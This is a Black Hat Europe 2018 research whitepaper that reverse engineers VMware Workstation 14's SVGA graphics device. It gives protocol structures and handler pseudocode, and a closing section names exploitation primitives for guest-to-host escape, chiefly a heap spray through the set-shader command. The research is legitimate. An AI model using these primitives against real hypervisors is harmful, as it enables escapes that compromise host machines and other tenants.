Straight outta VMware:
Modern exploitation of the SVGA device for guest-to-host escape exploits

Black Hat Europe 2018

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1 Introduction

This document presents the results of reverse engineering efforts on the virtual graphics device implementation of VMware Workstation 14 and aims to provide the reader with the proper knowledge to understand the internals and the basic concepts of the device. It also introduces related exploitation primitives that can be useful when developing a guest-to-host exploit for VMware Workstation.

2 Booting the virtual graphics device

When a user spawns a virtual machine, a process named *vmware-vmx.exe* is spawned which is responsible, among other things, for the emulation of the virtual devices. One of the first tasks of *vmware-vmx.exe* is to initialize the VMware modules required for the emulation.

Inside the *rdata* section of the binary there is a table with the available modules. Each table entry consists of the following structure.

```
struct MyVMX_Module {
    CHAR ModuleName[]; // variable size
    FUNCPTR PowerOnCallback;
    FUNCPTR PowerOffCallback;
}
```

Source snippet 1 - VMX module

vmware-vmx.exe iterates the table and calls the *PowerOnCallback* of each entry. Three (3) modules are directly linked to the virtual graphics device. These modules are the ***MKS, DevicePowerOn*** and ***SVGALate***.

2.1 MKS module

MKS is an acronym for *Mouse*, *Keyboard*, *Screen*. This module is responsible for spawning a new thread, namely the ***MKS thread***. The new thread, apart from setting up the mouse and keyboard input, discovers which renderers are available (renderers will be discussed shortly). Version 14 of VMware introduces the following renderers:

- MKSBasicOps
- DX11Renderer

- DX11RendererBasic
- D3DRenderer
- SWRenderer
- GLRenderer
- GLBasic
- MTLRenderer
- VABasic



Figure 1- MKS thread creation

In short, renderers are the backend interface to communicate with the physical graphics device of the host. That said, which renderer will be enabled is heavily depended on the host platform. On a Windows host operating system, assuming the default configuration of a virtual machine, only the first three (3) renderers can be powered on and only one (1) renderer can be enabled at a time.

The MKS thread initially tries to enable the MKSBasicOps renderer, which is the fallback renderer. If MKSBasicOps cannot be initialized, *vmware-vmx.exe* will abort the execution. DX11Renderer is the preferred renderer on a Windows host machine and its details are going to be discussed later. Eventually, the MKS thread will try to enable the DX11Renderer by calling its initialization callback. The latter will use the standard DXGI Windows API to enumerate the available adapters and create a device that represents the display adapter [DXGI][ENUM]. This will allow VMware to communicate with the physical graphic device.

2.2 DevicePowerOn module

This module is responsible for booting the virtual devices of VMware. Once again, a table of entries that represent each virtual device is stored into the *rdata* section of the binary. Each entry contains a function pointer to the corresponding power-on routine of a virtual device. Obviously, one of them is for the virtual graphics device (aka ***SVGA***). The most notable task of the power-on function for SVGA device is that it spawns the ***SVGA thread***. When the SVGA thread starts, it waits on a semaphore which will eventually be signaled by the virtual machine monitor (VMM).



Figure 2 - SVGA thread creation

2.3 SVGALate module

Last but not least is the *SVGALate* module in which two important memory regions are mapped into the address space of *vmware-vmx.exe*. Both are shared between the guest and the host operating systems. These are the *framebuffer* and the ***SVGA FIFO***. The latter is used to send commands to the SVGA device. [CLDB]

3 SVGA thread

Eventually the *SVGA thread* will be signaled and continue its execution. Firstly, it sets up a dynamic table with the handlers of the SVGA commands. The list of the available commands can be found in the open-source Linux driver for the guest operating system at [LXSD]. Likewise, *vmware-vmx.exe* has a table at the read-data section. Each entry contains one function pointer to the corresponding command handler along with a QWORD value.

While building the dynamic SVGA3D command handler table, *vmware-vmx.exe* compares the aforementioned QWORD value to the device capabilities [DEVC] and the provided configuration (.vmx file) in order to decide which commands should be enabled. For instance, for a virtual machine which is using an old version of the virtual hardware, VMware will probably choose to disable some of the commands that implement new features (virtual hardware version is defined in the configuration file of a virtual machine). On the latest version of VMware on a default Windows 10 host, almost all handlers after ***SVGA_3D_CMD_SET_OTABLE_BASE*** will be enabled. Moreover, a few of the routines prior to that command will be enabled as well. A complete list of the enabled commands will *not* be presented here since it depends on numerous factors. Checking which commands are enabled reliably should be done during runtime.

Apart from the initialization of the SVGA command handler table, the SVGA thread will constantly keep an eye out for the guest operating system issuing a command to call the appropriate command handler. That said, it must be noted that there are two ways to send commands to the device; either by using the SVGA FIFO or by the command buffers.

3.1 SVGA FIFO

SVGA FIFO is discussed in detail in [CLDB], hence it will be briefly discussed in this document. SVGA FIFO is a MMIO (memory mapped input/output) region which is shared between the guest operating system and *vmware-vmx.exe*. It is partitioned into two parts. The first consists of the FIFO registers [FIFR], which hold information about the device. The second part consists of the FIFO data written by the guest operating system and slurped out by the host process. Each SVGA command consists of the following header:

```
typedef struct {
   uint32                    id;
   uint32                    size;
} SVGA3dCmdHeader;
```

Source Snippet 2 - SVGA command header

and the rest of the data is command specific. *Id* denotes the index of the command to be called, and *size* indicates the size of the command data structure to be placed immediately after the header. Linux open-source guest driver has the arguments of each command at [LXSD] and [LXSX]. Once the guest user pushes a new command into the FIFO, VMware will parse the command and it will call the appropriate command handler.

3.2 Command buffers

Command buffers is another way to send commands to the SVGA device. To use them, it is required to understand how to read and write the SVGA registers. The SVGA device exposes a few registers which can be read and written by using port I/O operations. The available registers can be found at [LXSR].

```
/* Port offsets, relative to BAR0 */
#define SVGA_INDEX_PORT          0x0
#define SVGA_VALUE_PORT          0x1
```

Source snippet 3- Port offsets

To write a register, perform an *out* instruction (port I/O) on the port **BAR0 + SVGA_INDEX_PORT** with the index of the requested register. Afterwards, perform another *out* instruction to the **BAR0 + SVGA_VALUE_PORT**. The latter will write the desired value to the requested register. In order to read a register, follow the same procedure but replace the last *out* instruction with an **in** instruction. ***BAR0*** is of course the base address register of the PCI device that represents the graphics device.

A guest user can submit command buffers when writing a *physical address* into **SVGA_REG_COMMAND_HIGH** and **SVGA_REG_COMMAND_LOW** registers. Details can be found at [LXCB].

4 SVGA3D protocol

Since the two methods to issue a SVGA command have been described, the SVGA3D protocol, which is the communication protocol between guest and VMware, will be explored next. This section analyzes the protocol and its implementation on VMware. The SVGA3D protocol feels like a simplified version of DirectX. Nonetheless, SVGA3D features a few unique attributes.

4.1 Object tables

As mentioned earlier, the enabled group of SVGA command handlers follows the **SVGA_3D_CMD_SET_OTABLE_BASE** command. This command should be the first to be issued. Its arguments can be found on the following snippet.

```
typedef uint32 PPN;
typedef enum {
   SVGA_OTABLE_MOB              = 0,
   SVGA_OTABLE_MIN              = 0,
   SVGA_OTABLE_SURFACE          = 1,
   SVGA_OTABLE_CONTEXT          = 2,
   SVGA_OTABLE_SHADER           = 3,
   SVGA_OTABLE_SCREENTARGET     = 4,

   SVGA_OTABLE_DX9_MAX          = 5,

   SVGA_OTABLE_DXCONTEXT        = 5,
   SVGA_OTABLE_MAX              = 6
} SVGAOTableType;

typedef struct {
   SVGAOTableType type;
   PPN baseAddress;
   uint32 sizeInBytes;
   uint32 validSizeInBytes;
   SVGAMobFormat ptDepth;
} SVGA3dCmdSetOTableBase;
```

Source Snippet 4 - SVGA3dCmdSetOTableBase

As the name of the command denotes, it is used for setting the base of an *object table (otable)*. VMware uses the guest memory to keep track of the objects and their relations created by the guest operating system. The term *object* here implies a graphic entity of the SVGA3D protocol. Those are MOBs (memory objects), surfaces, contexts, shaders, screen-targets and more. Hence the *type* element of the *SVGA3dCmdSetOTableBase* structure signifies the type of object table.

The ***baseAddress*** element is a DWORD (4 bytes) which should be equal to the guest's physical page number of the memory region that will be occupied by *vmware-vmx.exe* to store the object table. The physical page number is simply the physical address right-shifted by **0xC**. Hence, the first physical page of the system (i.e. PPN equals to zero) should be at physical address **0x0**. Likewise, the second physical page (PPN equals to one) should be at physical address **0x1000** and so on.

The ***sizeInBytes*** and ***validSizeInBytes*** elements are pretty much self-explanatory.

The last element, namely ***ptDepth,*** is the trickiest one. If the *sizeInBytes* of the object table is less than **0x1000** (less than a page), *ptDepth* should be equal to zero. However, if it is greater than a page, *ptDepth* should be equal to one and *baseAddress* should **not** point to the object table directly. Instead, it must point to a page table consisting of PPNs. Each PPN of the page table should refer to a page where the object table resides. For example, if the size of the object table is **0x3000** it must coincide to ***three*** PPNs on the page table.



Figure 3 - Guest memory layout (ptdepth=1)

Keep in mind that if the ***sizeInBytes*** is greater than **0x400000** or in other words the page table is full of PPNs, then a level-two page table can be used (*ptDepth* = 2).

4.2 Memory objects

Another fundamental entity of the SVGA3D protocol are the ***memory objects*** or ***MOBs***. Like the object tables, MOBs are also chunks of guest memory. Their difference compared to object tables is that memory objects are *not* used for storing objects. Usually, they contain data that will be used to supply VMware the host-side structures of the SVGA objects that are initialized, such as contexts, surfaces, etc. A new memory object can be defined by issuing the ***SVGA_3D_CMD_DEFINE_GB_MOB*** command. Arguments of the command can be found below.

```
typedef uint32 SVGAMobId;

typedef struct {
   SVGAMobId mobid;
   SVGAMobFormat ptDepth;
   PPN base;
   uint32 sizeInBytes;
} SVGA3dCmdDefineGBMob;
```

Source Snippet 5 - SVGA3dCmdDefineGBMob

Each object of a certain type is assigned a unique identification number (***mobid***). As mentioned earlier, when a new object is defined (in this case a MOB), VMware will use the corresponding object table to store its information. The entry of the *MOB object table* is declared below.

```
typedef struct {
   SVGAMobFormat ptDepth;
   uint32 sizeInBytes;
   PPN64 base;
} SVGAOTableMobEntry;

#define SVGA3D_OTABLE_MOB_ENTRY_SIZE (sizeof(SVGAOTableMobEntry))
```

Source Snippet 6 - MOB OTable entry

Hence, inside the *MOB object table,* which resides in the guest physical memory, *vmware-vmx.exe* will write the depth, the size and the base address of the MOB just defined. The same applies for other objects as well. The definitions of their entries can be found at [LXSD].

4.3 Other objects and operations

The object tables and memory objects discussed so far are the essential entities of the SVGA3D protocol. For the rest of the objects, there are four (4) basic operations: ***define***, ***bind***, ***destroy*** and ***readback***. For the discussion of these operations below, the context object is used as an example. Nonetheless, the same pattern applies to every object presented so far.

4.3.1 Define operation

The ***Define*** operation is used to register a new SVGA3D object (for instance, a context) to its corresponding object table. Recall that the object table is simply a memory region inside the guest operating system divided into entries. Obviously, the context object table is split into entries of ***SVGAOTableContextEntry***.

```
typedef struct {
   uint32 cid;
   SVGAMobId mobid;
} SVGAOTableContextEntry;
#define SVGA3D_OTABLE_CONTEXT_ENTRY_SIZE (sizeof(SVGAOTableContextEntry))
```

Source Snippet 7 - Context OTable entry

The following snippet of code is the pseudocode of ***MySVGA3DCmd_DefineGBContext***.

```
typedef struct {
   uint32 cid;
} SVGA3dCmdDefineGBContext;

INT MySVGA3DCmd_DefineGBContext(VOID *SVGAArg) {
    SVGAOTableContextEntry *ContextEntry;
    SVGA3dCmdDefineGBContext ContextArg;
    UINT32 bytes_read;
    INT result;

    result = 1;

    // after this function, ContextArg will be filled with the data
    // passed from the guest
    bytes_read = MySVGA_CopyFromSVGACmdArgumentToBufferInternal(SVGAArg,
                                &ContextArg);

    if (bytes_read != 4) goto _err;

    // MySVGA_GetFromOTable returns a pointer to the corresponding entry
    // of the object table requested. The return value points to a
    // mapped file at the process of vmware-vmx.exe which is the
    // physical memory of the guest.
    ContextEntry = MySVGA_GetFromOTable(SVGA_OTABLE_CONTEXT,
                                                        ContextArg.cid, ...);

    if (ContextEntry == NULL) goto _err;

    // ContextEntry points to the the context object table inside the guest.

    if (ContextEntry->cid == SVGA_INVALID_ID) {
        ContextEntry->cid = ContextArg.cid;
        ContextEntry->mobid = SVGA_INVALID_ID;
        result = 0;
    }

_err:
    // clean up code here
    return result;
}
```

Source Snippet 8 - Pseudocode of MySVGA3DCmd_DefineGBContext

The above code simply fills the object table with the appropriate values.

4.3.2 Bind operation

SVGA3D protocol provides the functionality to ***bind*** an object with a MOB. When defining an object, *vmware-vmx.exe* simply creates an entry in the object table. However, in order to use it, it usually must be bound to a memory object. Contents stored in the guest memory occupied by the memory object will be used to initialize the host-side structure. Below is once again the example with the context.

```
typedef struct {
   uint32 cid;
   SVGAMobId mobid;
   uint32 validContents;
} SVGA3dCmdBindGBContext;
typedef struct {
   SVGAMobFormat ptDepth;
   uint32 sizeInBytes;
   PPN64 base;
} SVGAOTableMobEntry;

INT MySVGA3DCmd_BindGBContext(VOID *SVGAArg) {
    SVGA3dCmdBindGBContext BindContextArg;
    SVGAOTableContextEntry *ContextEntry;
    SVGAOTableMobEntry *MobEntry;
    UINT32 bytes_read;
    INT result = 1;
    VOID *Mob;

    if (MySVGA_CopyFromSVGACmdArgumentToBufferInternal(SVGAArg, &BindContextArg) != 0xc) goto _err;

    ContextEntry = MySVGA_GetFromOTable(SVGA_OTABLE_CONTEXT, BindContextArg.cid, ...);

    // if ContextEntry->cid equals to SVGA_INVALID_ID, it means it hasn't been defined.
    if (ContextEntry == NULL || (ContextEntry->cid != SVGA_INVALID_ID)) goto _err;

    if (BindContextArg.mobid != SVGA_INVALID_ID) {
        MobEntry = MySVGA_GetFromOTable(SVGA_OTABLE_MOB, BindContextArg.mobid, ...);

        if (MobEntry == NULL) goto _err;
        // The requested size of the contents to initialize a context is 0x4000.
        if (MobEntry->sizeInBytes < 0x4000) goto _err;

        // assign the mobid element at the context entry
        ContextEntry->mobid = BindContextArg.mobid;
        // returns the guest address of the mob which is bound
        // to the given context
        if ((Mob = MySVGA_GetContextMob(BindContextArg.cid, ...)) == NULL) goto _err;

        if (!BindContextArg.validContents)
            MySVGA_InitializeContextMobContents(Mob);
        /* ... */
    } else {
        /* ... */
    }
    result = 0;
_err:
    return result;
}
```

Source Snippet 9- Bind context implementation

Once the context is bound to a MOB, VMware is ready to allocate and initialize the host-side structures of a context, namely ***SVGA_Context***. However, VMware allocates the host-side structures of the object, only when the context is going to be used (*lazy allocation*). For example, every time the guest tries to use the context, *vmware-vmx.exe* will call the following function.

```
SVGA_Context *MySVGA_GetOrCreateContext(UINT32 cid) {
    VOID *Ctx;

    // MySVGA_ContextList is a structure that holds all
    // SVGA_Context (host-side context structures) created so far
    Ctx = MyFindItemByIndexInList(MySVGA_ContextList, cid, ...);

    if (Ctx != NULL)
        return Ctx;
    else
        // allocates and initializes the host structure for context
        return MySVGA_CreateNewContext(cid);
}
```

Source Snippet 10 - Get or create context

MySVGA_CreateNewContext will append the newly created context to *MySVGA_ContextList*, so it can be retrieved quicker next time.

4.3.3 Destroy operation

Destroy simply sets the ***cid*** entry of the requested context to *SVGA_INVALID_ID* (**0xffffffff**) which is indicating that the slot is not being used.

```
typedef struct {
   uint32 cid;
} SVGA3dCmdDestroyGBContext;

INT MySVGA3DCmd_DestroyGBContext(VOID *SVGAArg) {
    INT result;
    UINT32 bytes_read;
    SVGA_Context *Context;
    SVGA3dCmdBindGBContext DestroyContextArg;

    result = 1;

    bytes_read = MySVGA_CopyFromSVGACmdArgumentToBufferInternal(SVGAArg,
                                                                &DestroyContextArg);

    if (bytes_read != 0xC) goto _err;

    Context = MySVGA_FindContext(DestroyContextArg.cid); // [1]

    if (Context != NULL)
        MySVGA_DestroyContext(Context);

    ContextEntry = MySVGA_GetFromOTable(SVGA_OTABLE_CONTEXT,
                                        DestroyContextArg.cid, ...);

    if (ContextEntry != NULL && ContextEntry->cid != SVGA_INVALID_ID) {
        ContextEntry->cid = ContextEntry->mobid = SVGA_INVALID_ID;
        result = 0;
    }

    return result;
}
```

Source Snippet 11 - Destroy context implementation

MySVGA_FindContext will look through the ***MySVGA_ContextList*** to find the requested context. If found (which means that the context is already defined, bound and VMware has already used it), it calls ***MySVGA_DestroyContext*** to free its host-side structures and then cleans up the context object table.

4.3.4 Readback operation

Finally, ***readback*** is an operation used by the SVGA3D protocol in order to write back to guest memory objects that may have been modified since they were created. To be more specific, imagine the context created in the previous example. During the execution of various SVGA3D commands, the structure that represents the context will probably be modified. For the user (guest OS) to be notified of the changes, the readback mechanism writes the contents of the current context back to the bound memory object.

4.4 SVGA3D protocol summary

In summary, an object must be defined and then bound to a MOB. When VMware uses the object in question, MOB's data will be used to initialize the host-side structure that represent the object. During execution, some values of the structures may change because of various SVGA3D commands. The guest can be notified of the updates of an object by issuing a readback command to that object. Finally, the object can be freed by issuing the destroy command. Below is once again the example with the context.

```
// These are arguments for the SVGA3D commands that will be used
// in the current snippet
typedef struct {
   SVGAMobId mobid;
   SVGAMobFormat ptDepth;
   PPN base;
   uint32 sizeInBytes;
} SVGA3dCmdDefineGBMob;
typedef struct {
   uint32 cid;
} SVGA3dCmdDefineGBContext;
typedef struct {
   uint32 cid;
   SVGAMobId mobid;
   uint32 validContents;
} SVGA3dCmdBindGBContext;

/* Allocates a memory region and returns its physical address. */
PVOID AllocatePhysicalMemory(UINT64 size) {
    VOID *VirtualAddr;
    VirtualAddr = MmAllocateContiguousMemory(size, _32BitLimit);
    return MmGetPhysicalAddress(VirtualAddr);
}

// translates a physical address to physical page number
#define PA2PPN(pa) (pa >> 0xc)
```

Source Snippet 12 – Context related structures

```
VOID DefineOTable(SVGAOTableType type) {
    SVGA3dCmdSetOTableBase arg;
    arg.type = type
    arg.baseAddress = PA2PPN(AllocatePhysicalMemory(PAGE_SIZE));
    arg.sizeInBytes = PAGE_SIZE;
        arg.validSizeInBytes = 0;
    arg.ptDepth = 0;

    SVGA3D_SetOTableBase(&SVGA3dCmdSetOTableBase);
}

VOID BuildNewContext() {
    // First we must setup the object tables for the objects that will be
    // used (MOB and Context)
    DefineOTable(SVGA_OTABLE_MOB);
    DefineOTable(SVGA_OTABLE_CONTEXT);

    SVGA3dCmdDefineGBMob MobArgument;
    MobArgument.mobid = 5;
    MobArgument.ptDepth = 0;
    MobArgument.sizeInBytes = PAGE_SIZE;
    MobArgument.base = PA2PPN(AllocatePhysicalMemory(PAGE_SIZE));

    SVGA3D_DefineGBMOB(&MobArgument);
    // The 5th slot of the MOB object table should now be occupied
    // by the MOB that we have just defined.

    SVGA3dCmdDefineGBContext ContextArgument;
    ContextArgument.cid = 1;

    SVGA3D_DefineGBContext(&ContextArgument);
    // The 1st slot of the context object table should now be occupied
    // by the context that we just defined.

    SVGA3dCmdBindGBContext BindArgument;
    BindArgument.cid = ContextArgument.cid;
    BindArgument.mobid = MobArgument.mobid;
    BindArgument.validContents = 0;

    SVGA3D_BindGBContext(&BindArguments);
}
```

Source Snippet 13 - Create and define context example

The SVGA3D protocol and its implementation constitutes the frontend interface of the SVGA device. Its implementation is generic and independent of the guest operating system. The guest operating system uses the graphics kernel driver installed with the *VMTools suite* to communicate with the device. This architecture is illustrated in Figure 4.



Figure 4 - Graphics pipeline

5 Exploitation primitives

Exploitation primitives remain an important asset in the attacker's arsenal. To build a reliable guest-to-host escape exploit, an attacker requires a reliable way to spray the host's heap. Memory corruption bugs usually rely on a certain memory layout.

5.1 Spraying the heap using SVGA_3D_CMD_SET_SHADER

The snippets below are pseudocode of parts of the ***SVGA_3D_CMD_SET_SHADER*** command handler. Notice that ***MySVGA3DCmd_SetShader*** requires an existing context (labeled "[1]" in the code) or it returns an error. In other words, a context must be created and bound to a MOB prior to the call to ***MySVGA3DCmd_SetShader***. Afterwards, at label "[2]" the code ensures that no shader with the same ID exists and eventually calls ***MySVGA_CreateNewShader***.

```
typedef struct {
   SVGA3dShaderType type;
   uint32 sizeInBytes;
   uint32 offsetInBytes;
   SVGAMobId mobid;
} SVGAOTableShaderEntry;

typedef struct {
   uint32                cid;
   SVGA3dShaderType      type;
   uint32                shid;
} SVGA3dCmdSetShader;

INT MySVGA3DCmd_SetShader(VOIP *SVGAArg) {
    DWORD BytesRead;
    SVGA_Shader *Shader;
    SVGA_Context *Context;
    SVGA3dCmdSetShader SetShaderArgument;

    BytesRead = MySVGA_CopyFromSVGACmdArgumentToBuffer(SVGAArg,
                                                        &SetShaderArgument);

    if (BytesRead != 0xC) goto err;

    // [1]
    Context = MySVGA_GetOrCreateContext(SetShaderArgument.cid);

    if (!Context
            || SetShaderArgument.type - 1 > 1
            || SetShaderArgument.shid == SVGA_INVALID_ID)
        goto err;

    // [2]
    if ((Shader = MyFindItemByIndexInList(MySVGA_ShaderList,
                                SetShaderArgument.shid, ...)) == NULL) {

        Shader = MySVGA_CreateNewShader(SetShaderArgument.shid,
                                                        SetShaderArgument.type);
    }

    /* ... */
}
```

Source Snippet 14 - SetShader implementation

Inside ***MySVGA_CreateNewShader***, VMware grabs the corresponding entry from the shader object table. Hence the requested shader must already be defined prior to the call to ***SVGA_3D_CMD_SET_SHADER*** command. The checks at label [3] set some limitations to the size of the shader. First, it must not be greater than **0x3ffff** and it must be four-byte aligned. Additionally, the requested shader must be bound to a MOB, so the execution will go to label [4], where there is a *malloc* where the size argument equals the *sizeInBytes* from the shader entry. Data which will be copied into the new buffer comprises of MOB contents, hence both are guest user-controllable. However, notice that this buffer is temporary since it is later freed.

```
SVGA_Shader *MySVGA_CreateNewShader(UINT32 ShaderId, UINT32 ShaderType) {
    VOID *Data, *Temp;
    SVGA_Shader *Shader;
    SVGAOTableShaderEntry *ShaderEntry;

    ShaderEntry = MySVGA_GetFromOTable(SVGA_OTABLE_SHADER, ShaderId, ...);

    // [3]
    if (!ShaderEntry
            || ShaderType - 1 > 1
        || ShaderEntry->sizeInBytes > 0x3ffff
            || ShaderEntry->sizeInBytes & 3
        || ShaderId == SVGA_INVALID_ID)
                goto err;

    // returns the guest physical address of the MOB (an offset an be added to it)
    Data = MySVGA_GetMobAtOffset(ShaderEntry->MobId, 1, &unknown,
                                         ShaderEntry->offsetInBytes);

    if (Data) {
        // [4]
        Temp = MyMallocOrDie(ShaderEntry->sizeInBytes);
        memcpy(Temp, Data, ShaderEntry->sizeInBytes);
        Shader = MySVGA_BuildNewShader(ShaderId, ShaderId, Temp,
                                 ShaderEntry->type, ShaderEntry->sizeInBytes);
    }
    /* ... */

    free(Temp);
    return Shader;
}
```

Source Snippet 15 - Create new shader

At ***MySVGA_BuildNewShader*** the same pattern as before occurs, but the buffer is now stored inside the shader's list and it is *not* freed. To free that buffer the guest user must explicitly call the ***SVGA_3D_CMD_SHADER_DESTROY*** command. In conclusion, using the aforementioned command the attacker is able to perform a couple of allocations with the size and data controlled by the guest operating system. Notice though that the first allocation is going to be freed. Fortunately, the ***SVGA_3D_CMD_SET_SHADER*** command can be called multiple times!

```
VOID MySVGA_BuildNewShader(UINT32 ShaderId, UINT32 ShaderId2, UINT8 *Buffer,
                                                        UINT32 type, UINT32 size) {
    VOID *ShaderData;
    SVGA_Shader *Shader;

    /* ... */

    ShaderData = MyMallocOrDie(size);

    TotalShaderBytesAllocated += size;

    memcpy(ShaderData, Buffer, size);

    Shader = MyAllocateNodeAndImportToList(MySVGA_ShaderList, ShaderId);

    Shader->Buffer = ShaderData;
    Shader->BufferSize = size;
    /* ... */
}
```

Source Snippet 16 - Build new shader

5.2 Information leak from host and code execution

5.2.1 Resource containers

Command handlers belong to the *frontend interface* of the SVGA module. They usually perform sanitizations, keep track of the SVGA3D objects, such as contexts, surfaces, shaders and more. However, when VMware must communicate with the physical device, they use the backend interface also known as the renderer.

The frontend and backend interfaces are two separate systems; hence they use different data structures to represent the same SVGA3D object. For example, in the previous chapter we mentioned that surface is a SVGA object that represents a linear area of display memory. The ***SVGA_Surface*** structure is used by the frontend to keep track of the surface details, such as its format, dimensions and more. On the other hand, the backend uses a structure named ***ResourceContainer*** (name given during reversing) to separately store that information. *DX11Renderer* keeps all *ResourceContainers* created so far in a global list.
